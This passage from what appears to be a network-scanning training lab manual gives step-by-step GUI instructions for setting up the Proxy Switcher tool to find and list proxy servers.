


Module 03 – Scanning Networks

11. The **Please Register** window appears; click the **Start 15 Day Trial** button to proceed.




12. The **Common Tasks Wizard** window appears; under **Welcome to the Proxy Switcher**, click **Next**.




Module 03 – Scanning Networks

13. Ensure that the **Find New Server, Rescan Servers, Recheck Dead** radio button is selected under the **Common Tasks** section, and click **Finish**.



14. **Proxy Switcher** window appears, showing a list of proxy servers in the right pane, as shown in the following screenshot.

